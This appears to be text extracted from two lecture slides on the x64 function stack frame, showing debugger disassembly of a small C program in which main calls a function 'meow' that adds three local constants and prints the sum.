
# \$ Introduction

## x64 - Function Frame

The screenshot shows assembly code in a debugger window. The assembly is color-coded by function:

- main:** `endbr64`, `push rbp`, `mov rbp, rsp`, `mov esi, 0x50505050`, `mov edi, 0x40404040`, `call meow`, `mov eax, 0`.
- meow:** `endbr64`, `push rbp`, `mov rbp, rsp`, `sub rsp, 0x10 # 2 units in graph`, `mov DWORD PTR [rbp-0xc], 0x30303030`, `mov DWORD PTR [rbp-0x8], 0x20202020`, `mov DWORD PTR [rbp-0x4], 0x10101010`, `mov edx, DWORD PTR [rbp-0xc]`, `mov eax, DWORD PTR [rbp-0x8]`, `add edx, eax`, `mov eax, DWORD PTR [rbp-0x4]`, `add eax, edx`, `mov esi, eax`, `lea rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */`, `mov eax, 0x0`, `call 0x5646aab5b050 <printf@plt>`, `nop`, `leave`, `ret`.

A red arrow points from the left side of the assembly window towards the stack diagram.



# \$ Introduction


## x64 - Function Frame

The screenshot shows a debugger interface with assembly code. A red arrow points to the assembly code for the `meow` function, which contains a call to `printf`. The assembly code is as follows:

```
$ u1f383@u1f383:/
```

```
<main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>     endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave 
<meow+67>: ret
```



